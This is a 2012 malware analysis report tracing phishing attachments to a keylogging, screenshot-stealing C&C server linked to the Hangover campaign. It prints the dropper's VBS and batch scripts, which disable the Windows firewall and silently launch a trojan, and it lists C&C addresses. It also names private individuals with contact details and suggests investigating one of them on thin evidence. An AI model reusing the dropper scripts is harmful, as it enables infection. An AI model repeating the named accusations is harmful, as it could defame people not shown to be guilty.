

MALWARE ANALYSIS REPORT

FROM



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1 EXECUTIVE SUMMARY

1.1 SUMMARY

In early 2012, a client contacted us with suspicious-looking emails that he had received. There were two emails received by the client. While we completed the investigation and submitted the report to the customer at that time, we never took the case forward. However, when the Norman Hangover report was published it rang a few bells, and we decided to take a deeper look at the malware samples we had collected and do a more detailed analysis once again.

The following sections outline our analysis results.

2 ANALYSIS:

The attachments received by our client were as shown below:

File name	File format	MD5 Hash value
Loop Mobile Bill Statement Date 08.11.2011 Services	Pdf	4dc67b4647d81c2edc7db3cee97d64a4
The Most wanted terrorist by delhi police	Doc	d0c2f4793239fba6d5c8aa0540a40e49
	Doc	7bf74012ab520be300c21c01add3e537

2.1 STAGE 1: ANALYSIS OF THE ATTACHMENTS

All three files were self-extracting executables, which when double-clicked revealed a set of files as shown below:




FIGURE 1 : EXTRACTED FORM OF SUSPECTED FILE

In the normal course of execution, these files are extracted to a folder C:\Windows\web\win



As can be seen, this isn't exactly stealth mode.

Further analysis of the scripts reveals that their role is to make the malicious program run in stealth mode, disable the Windows firewall and then execute the malicious executable (services.exe) which eventually establishes a rogue TCP connection to a remote Web Server.

```

test.vbs - Notepad
File Edit Format View Help
Dim WSHShell
Set WSHShell = WScript.CreateObject("WScript.Shell")


WSHShell.Run "C:\windows\win\start1.bat",0, False

WSHShell.Run "services.exe", 0, false
WSHShell.Run "Notice.pdf", 0, false
Set WSHShell = Nothing
WScript.Quit(0)

start1.bat - Notepad
File Edit Format View Help
@ echo off
@ netsh firewall set opmode disable
@ start "explorer.exe" "Notice.pdf"
@ C:\windows\win\Services.exe -i
@ exit
  
```

FIGURE 2 : CODES EXTRACTED

The self-extracting .exe also auto-launched the normal Word file, just to keep the guise going of it being a normal Word or PDF document. The services.exe will start in the background and establishes a TCP connection to the IP address 202.54.157.152.



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>netstat

Active Connections

   Proto Local Address          Foreign Address        State
C:\Documents and Settings\Administrator>netstat

Active Connections

   Proto Local Address          Foreign Address        State
   TCP    nii-c66e485c22a:1067  202.54.157.152:80     ESTABLISHED
C:\Documents and Settings\Administrator>
```

FIGURE 3 : TCP CONNECTION ESTABLISHED

A whois lookup showed the result that this IP address belongs to Tata Communications – an Indian ISP.

```
% [whois.apnic.net node-3]
% Whois data copyright terms   http://www.apnic.net/db/dbcopyright.html
```

```
inetnum:      202.54.0.0 - 202.54.255.255
netname:      TATACOMM-IN
descr:        Internet Service Provider
descr:        TATA Communications formerly VSNL is Leading ISP,
descr:        Data and Voice Carrier in India
admin-c:      TC651-AP
tech-c:       TC651-AP
country:      IN
remarks:      -+-----+
remarks:      This object can only be modified by APNIC hostmaster
remarks:      If you wish to modify this object details please
remarks:      send email to hostmaster@apnic.net with your organisation
remarks:      account name in the subject line.
remarks:      -+-----+
mnt-by:       APNIC-HM
mnt-lower:    MAINT-TATACOMM-IN
status:       ALLOCATED PORTABLE
changed:      hm-changed@apnic.net 20040319
changed:      hm-changed@apnic.net 20080826
changed:      hm-changed@apnic.net 20080827
source:       APNIC
```

```
role:         TATA Communications
nic-hdl:      TC651-AP
address:      6th Floor, LVSB, VSNL
address:      Kashinath Dhuru marg, Prabhadevi
address:      Dadar(W), Mumbai 400028
phone:        +91-22-56633503
fax-no:       +91-22-24320132
country:      IN
e-mail:       ip.admin@vsnl.co.in
admin-c:      IA15-AP
tech-c:       VT43-AP
mnt-by:       MAINT-TATACOMM-IN
changed:      hm-changed@apnic.net 20080826
changed:      hm-changed@apnic.net 20080827
source:       APNIC
```

FIGURE 4 : IP ADDRESS LOOKUP

Once the system got infected with the malicious program, it is also found that services.exe had automatically loaded into system start-up.




FIGURE 5 : SERVICES.EXE HAS LOADED INTO SYSTEM STARTUP

We did a very rudimentary check of services.exe on virustotal.org and it was found to be a Trojan with key-logging capability.



FIGURE 6 : TROJAN DETECTED

2.2 ANALYSIS OF SERVICES.DOC.EXE

Similar to the first self-executable, we have found services.exe file, which look like a Word document, but is wrapped up with multiple executables and scripts. These scripts are coded in a similar format, to launch the actual malware and hide its trail.



FIGURE 7 : FILE EXTRACTED

Taskmgr.exe is creating a backdoor in the victim’s system, by establishing a backdoor connection to [IP address: 173.233.85.134].¹




FIGURE 8 : TCP CONNECTION ESTABLISHED

Virustotal.org confirms the naughty nature of the various executable files in this case – called winlogon.exe.

¹ Note that this is our first common point with the Norman report. This IP address also appears in their Appendix

File name: **winlogon.exe**
 Submission date: **2011-12-14 10:30:22 (UTC)**
 Current status: **finished**
 Result: **6/43 (14.0%)**

not reviewed
Safety score

[Compact](#) [Print report](#)

Antivirus

Antivirus	Version	Last update	Result
AhnLab-V3	2011.12.13.01	2011.12.14	Backdoor/Mn32.Agent
AntiVir	7.11.19.103	2011.12.14	TR/Spy.Agent.AGK.1
AVG	10.0.0.1190	2011.12.13	PSW.Agent.ARMV
Emsisoft	5.1.0.11	2011.12.14	Trojan-PWS.Agent!IK
Ikarus	T3.1.1.109.0	2011.12.14	Trojan-PWS.Agent
K7AntiVirus	9.119.5671	2011.12.13	Riskware

MD5: 731adaf044f0f0fa35b99b4a60184b14
SHA1: 579b44535a1f627092349d35d550eb073d80d438
SHA256: e9f86117cc4c96966edb8fad6947f4a33652df3e94ecc8cab7ada45ae7f9f1c0
File size: 315904 bytes
Scan date: 2011-12-14 10:30:22 (UTC)

FIGURE 9 : TROJAN BACKDOOR FOUND

We also analyzed that another executable (winlogon.exe) is modifying the Windows registry entries and taking screenshots of the infected system in the background and uploading this information to a website hosted at (heritage-society.com²)

Base	Record	Name	IP	Reverse	Route	AS
www.heritage-society.com	a		173.233.85.134 United States	173-233-85-134.static.turnkeyinternet.net	173.233.64.0/19	AS40244 ?
heritage-society.com 9 minutes old	a		173.233.85.134 United States	173-233-85-134.static.turnkeyinternet.net		
	ns-soa	ns1.heritage-society.com 224 days old		(none)		?
	ns	ns1.heritage-society.com 224 days old		(none)		
		ns2.heritage-society.com 224 days old				
	mx	10 mail.heritage-society.com 224 days old	109.230.222.73 Germany	smtp10.trendsales1.com	109.230.208.0/20	AS3.435

com net turnkeyinternet.net static.turnkeyinternet.net trendsales1.com

FIGURE 10 : ROBTEX LOOKUP

The domain lookup of heritage-society:

² This is our second overlap with the Norman report. This domain name is one of the domain names discovered by them as well.

Registration Service Provided By: DOMAIN REGISTRATION COMPANY
Contact: +011.9997591058

Domain Name: HERITAGE-SOCIETY.COM

Registrant:

PrivacyProtect.org
Domain Admin (contact@privacyprotect.org)

ID#10760, PO Box 16
Note - All Postal Mails Rejected, visit Privacyprotect.org
Nobby Beach
null,QLD 4218
AU
Tel. +45.36946676

Creation Date: 25-Apr-2011
Expiration Date: 25-Apr-2012

Domain servers in listed order:

ns1.heritage-society.com
ns2.heritage-society.com

Administrative Contact:

PrivacyProtect.org
Domain Admin (contact@privacyprotect.org)

ID#10760, PO Box 16
Note - All Postal Mails Rejected, visit Privacyprotect.org
Nobby Beach
null,QLD 4218
AU
Tel. +45.36946676

FIGURE 11 : WHOIS LOOKUP

Updated info: The whois information on heritage-society.com reveals the following address currently:
Registrant Contact Details:

N/A

Bhuvan Malik (heatman001@hotmail.com)

102, Indu. Area, Phase-IV, Panchkula

chandigarh

Chandigarh,160017

IN

Tel. [+91.9823945434](tel:+91.9823945434)

Running Wireshark on the infected system when it is trying to send screenshots to heritage-society.com reveals the following type of behavior:




FIGURE 12 : PACKET CAPTURES OF SCREEN CAPTURE PROCESS USING WIRESHARK

Once we noted the path of the file upload, we simply navigated to the URL and noted our own system's screenshot being nicely saved as a jpg on the server.




FIGURE 13 : BACKDOOR UPLOADING SCREEN CAPTURE TO ATTACKER'S DOMAIN

It is interesting to note that the malware author was uploading files to a folder called “chirag”. This is most surprising and slightly amateurish, unless of course it was someone else trying to implicate a person called “chirag”.

2.3 ANALYSIS OF “THE MOST WANTED TERRORIST BY DELHI POLICE”

The third attachment in this saga behaves in exactly the same way, with only some changes in the names of the files and the scripts. This malware also connects to **heritage-society.com**.



FIGURE 14 : FILES EXTRACTED

This one does something a little more interesting: once the malware gets infected, it will steal the hard-coded password (saved password of applications like Firefox, email client applications, etc) and upload the same to the attacker’s domain (also heritage-society.com)

A	0000000C144B	0000004C144B	0	ZH0->6
A	0000000C145C	0000004C145C	0	/j"b=
A	0000000C1477	0000004C1477	0	RH\pl
A	0000000C1508	0000004C1508	0	IQ<XW
A	0000000C164E	0000004C164E	0	PasswordFox.exe
A	0000000C16E3	0000004C16E3	0	!:>b>
A	0000000C17AC	0000004C17AC	0	?sZXR
A	0000000C1A4D	0000004C1A4D	0	k@1=yh
A	0000000C1BA3	0000004C1BA3	0	syi51>
A	0000000C1C3F	0000004C1C3F	0	f C3U
A	0000000C1E02	0000004C1E02	0	Ei+Uj@f
A	0000000C9C7A	0000004C9C7A	0	Xj//_
A	0000000C9D15	0000004C9D15	0	nebe<&c:
A	0000000C9EA8	0000004C9EA8	0	\)2w
A	0000000CA075	0000004CA075	0	pspv.exe
A	0000000CA0DB	0000004CA0DB	0	{w7IXm
A	0000000CA0FE	0000004CA0FE	0	aDPU!
A	0000000CA309	0000004CA309	0]c.]j

FIGURE 15 : PASSWORD STEALERS FOUND

We analysed the behaviour of the malware by capturing the packets during the infection and concluded that it is hijacking stored passwords of various client applications.

2.4 COMPROMISED ENTITIES

Under the folder “chirag”, we found 3 more sub-folders, “clip”, “drop”, and “water”. We are not sure what the meaning of these names is, but within these folders, we found another number of sub-folders. The names and structured of these sub-folders shows that these are the names of systems compromised, the IP address of the compromised system, and each of them contains text files called as “keylog.txt”, which are captured passwords and other keyphrases. We are not revealing the details here, as we believe these are systems that have been made victims. A quick whois lookup of these IP addresses reveals them to be all Indian entities. This is a strong case for Indian law-enforcement agencies to investigate this further, as it is an attack on Indian enterprises




FIGURE 17 : FOLDERS UNDER THE FOLDER “CLIP” UNDER “CHIRAG”




FIGURE 18 : TEXT FILES UNDER EACH OF THE NUMEROUS SUB-FOLDERS

Based on the information in the text files, we have reason to believe that the following entities have been compromised:

1. A hospital in Goa. The information in the log file contains patient data, in clear violation of the Indian IT Act
2. An agency helping migrant workers
3. A Tax/Accounts Consultant

4. Medical centre in Lucknow, Uttar Pradesh
5. At least 3 other entities, whom we are unable to determine the identities of

2.5 THINGS GET INTERESTING

At this stage, we decided to surf around on heritage-society.com and determine what sort of heritage they were protecting. We found that the site had a number of directory listing vulnerabilities. By listing the files and downloading what we could, things began to take an interesting turn:

calc(1).exe *	114,688	42,304
asa.wav *	4,746	672
aswww.pdf *	2,714	2,464
application.doc *	779	608
aMiner_Installation_Step_by_Step.doc *	193,024	128,416
appin1.pdf *	2,714	2,464
appin(2).doc *	778	608
appin(1).doc *	778	608
aMatrix.doc *	303,118	38,384
appin.doc *	0	16
AdobeID20060816083920(4).pdf	82,070	75,152
AdobeID20060816083920(3).pdf *	82,070	75,152
AdobeID20060816083920.pdf *	82,070	75,152

Another directory listing output is given below:

```

./win7
./win7/exploit.html
./win7/Exploit.jar
./win7/Exploit.class
./moneytime
./moneytime/abc
./moneytime/abc/dsfd.pdf
./moneytime/report.php
./moneytime/aaaa
./moneytime/aaaa/decr.exe
./moneytime/Aminer
./moneytime/Aminer/Utility_installation_step_by_step.doc
./moneytime/Aminer/aMiner2.0.iso
./moneytime/Aminer/aMiner_Installation_Step_by_Step.doc
./moneytime/Aminer/utilities.iso
./moneytime/Appin
./moneytime/Appin/appin.doc

```

```
./moneytime/Appin/appin1.pdf
./moneytime/email list.txt
./moneytime/WinXpcr.py
./moneytime/main.png
./moneytime/demor
./moneytime/demor/application.doc
./moneytime/key
./moneytime/key/conhost.exe
./moneytime/key/smse.exe
```

The files appin1.pdf, appin.doc, appin(1).doc and appin(2).doc download a file called <http://heritage-society.com/moneytime/ABC/decr.exe> onto the system where they are executed.

We had downloaded this file earlier, but not analysed it. After the Norman report, when we took a look at it, we could see that it is a VB executable. We analysed it for strings, and these ones caught our attention:

File Position	String
000000004DF3	Q*\AD:\YASH\PRO\MY\DELIVERED\RAT\Dragon-Eye\LATEST-DE-B\ServerZ\Server.vbp ³
000000009D78	N30M4tr1X
000000009D90	M4tr1Xn30

It is possible that someone is trying to implicate Appin by creating files with these names.

The other filenames that caught our attention were:

Name	Size	Packed
..		
aMatrix.rar *	124,352,115	124,653,040
AVs.rar *	1,013,065,294	1,014,488,6...
Codejock.Xtreme.Suite.Pro.ActiveX.v13.2.1.Retail.Incl.Keymake...	58,375,418	58,486,048
CRRedist2008_x86.zip *	16,128,677	16,134,688
Data.rar *	372,357	369,920
AdobeID20060816083920(3).pdf *	82,070	75,152
AdobeID20060816083920(4).pdf *	82,070	75,152
AdobeID20060816083920.pdf *	82,070	75,152
aMatrix Help.chm *	15,502,089	15,525,072
aMatrix.doc *	303,118	38,384
aMiner_Installation_Step_by_Step.doc *	193,024	128,416
appin(1).doc *	770	600

A Google search for “aMiner_Installation_Step_by_Step.doc” revealed that it was a tool from Appin, with the same tool being available at:

http://www.eagle.appinonline.com/uploads/7/5/6/9/7569501/aminer_support.pdf


The tool aMiner on the Appin site is described as:

³ These strings are identical to the ones identified in the Norman report

“AMINER CALL DATA RECORD ANALYZER”

“AMINER” IS AN ANALYTICAL TOOL WHICH ENABLES US TO ANALYZE, VISUALIZE AND INVESTIGATES TO LARGE AMOUNTS OF DISPARATE INFORMATION AND TURN IT INTO MEANINGFUL REPORTS. THIS IS ACHIEVED BY PROVIDING A FRAMEWORK FOR INFORMATION WHICH HELPS THE ANALYST QUICKLY CREATE A REPORT OF OBJECTS AND RELATIONSHIPS. THIS ALLOWS DATA TO BE COLLATED AND FILTERED SUCH THAT THE IMPORTANT RELATIONSHIPS CAN BE EASILY UNDERSTOOD DURING THE INVESTIGATION.

So is the case with the tool aMatrix. The screenshow of the “aMatrix Help.chm” file is given below:




This tool is described as follows within the help file (site link <http://www.appinonline.com/appin-amatrix-email-penetration-testing-tool.html>):

Different Type of Attacks:

- Social Engineering Webpage (send as Link only).
- Exploits (sends either as Link or an attachment)
- Wrappers (sends either as Link or an attachment)

It is possible, that the attacker is a client of Appin or has got their hands on Appin tools and is using them.

Also, the folder of this tool on the server was in a password-protected RAR format, and we could only see the file listings. One of these matches with similar indicators in the Norman report, in that it builds an enticing Pakistan link:



The other files that we found of interest were HTML files that look like attempts at spear-phishing. These come with PHP backdoors as shown below:



2.6 EMAIL IDS DISCOVERED:

The PHP scripts contain this email ID: allmail.moniter@gmail.com

- Other email IDs we found were:
- rajuk058@gmail.com
- appins82@gmail.com
- demosoftware9@gmail.com
- just4u@gmail.com

3 CONCLUSION AND NEXT STEPS

From the above, we conclude that:

- We believe that this was malware written specifically from a corporate espionage perspective.
- The malware isn't really all that smart – says volumes for the general levels of security awareness given the number of people infected
- The affected entities discovered during our analysis are all Indian – hospital in Goa, visa facilitation agency in Bangalore, tax/account consultant, textile trading company, etc.
- The attacks also are Indian-flavoured (with attachment names of Loop Mobile Bill, Terrorists wanted by Delhi police, etc.).
- The attacks are targeted – my client did in fact use a mobile plan from Loop Mobile.
- One of the C&C IP addresses belongs to Tata Communications – an Indian ISP.
- Though the string “appin” occurs in the names of a number of files hosted on the C&C server as well as tools authored by Appin (aMatrix and aMiner), the link with Appin Security Group is not concrete. It is in Appin's best interest to cooperate with Indian Law Enforcement Agencies to investigate whether it is someone trying to malign their name or misusing their tools or ex-employees who have gone rogue.
- It is in the interest of Law Enforcement Agencies to take this ahead and investigate along the following lines:
 - o Who had registered the IP address 202.54.157.152 (Tata Communications)
 - o Who had registered the domain heritage-society.com
 - o Who are “chirag” and “yash”? Maybe they should talk to Chirag Goyal (in.linkedin.com/pub/chirag-goyal/58/629/2bb)
 - o Who owns the email ID allmail.moniter@gmail.com and others noted in the section above
 - o Who are the Indian entities compromised - we have their public IP addresses, if not their names
 - o Is this a one-off issue, or part of a larger corporate espionage exercise carried out by rogue group/organization?

We would be, of course willing to share all details we have in our possession with the responsible investigation officers.

---- END OF REPORT ----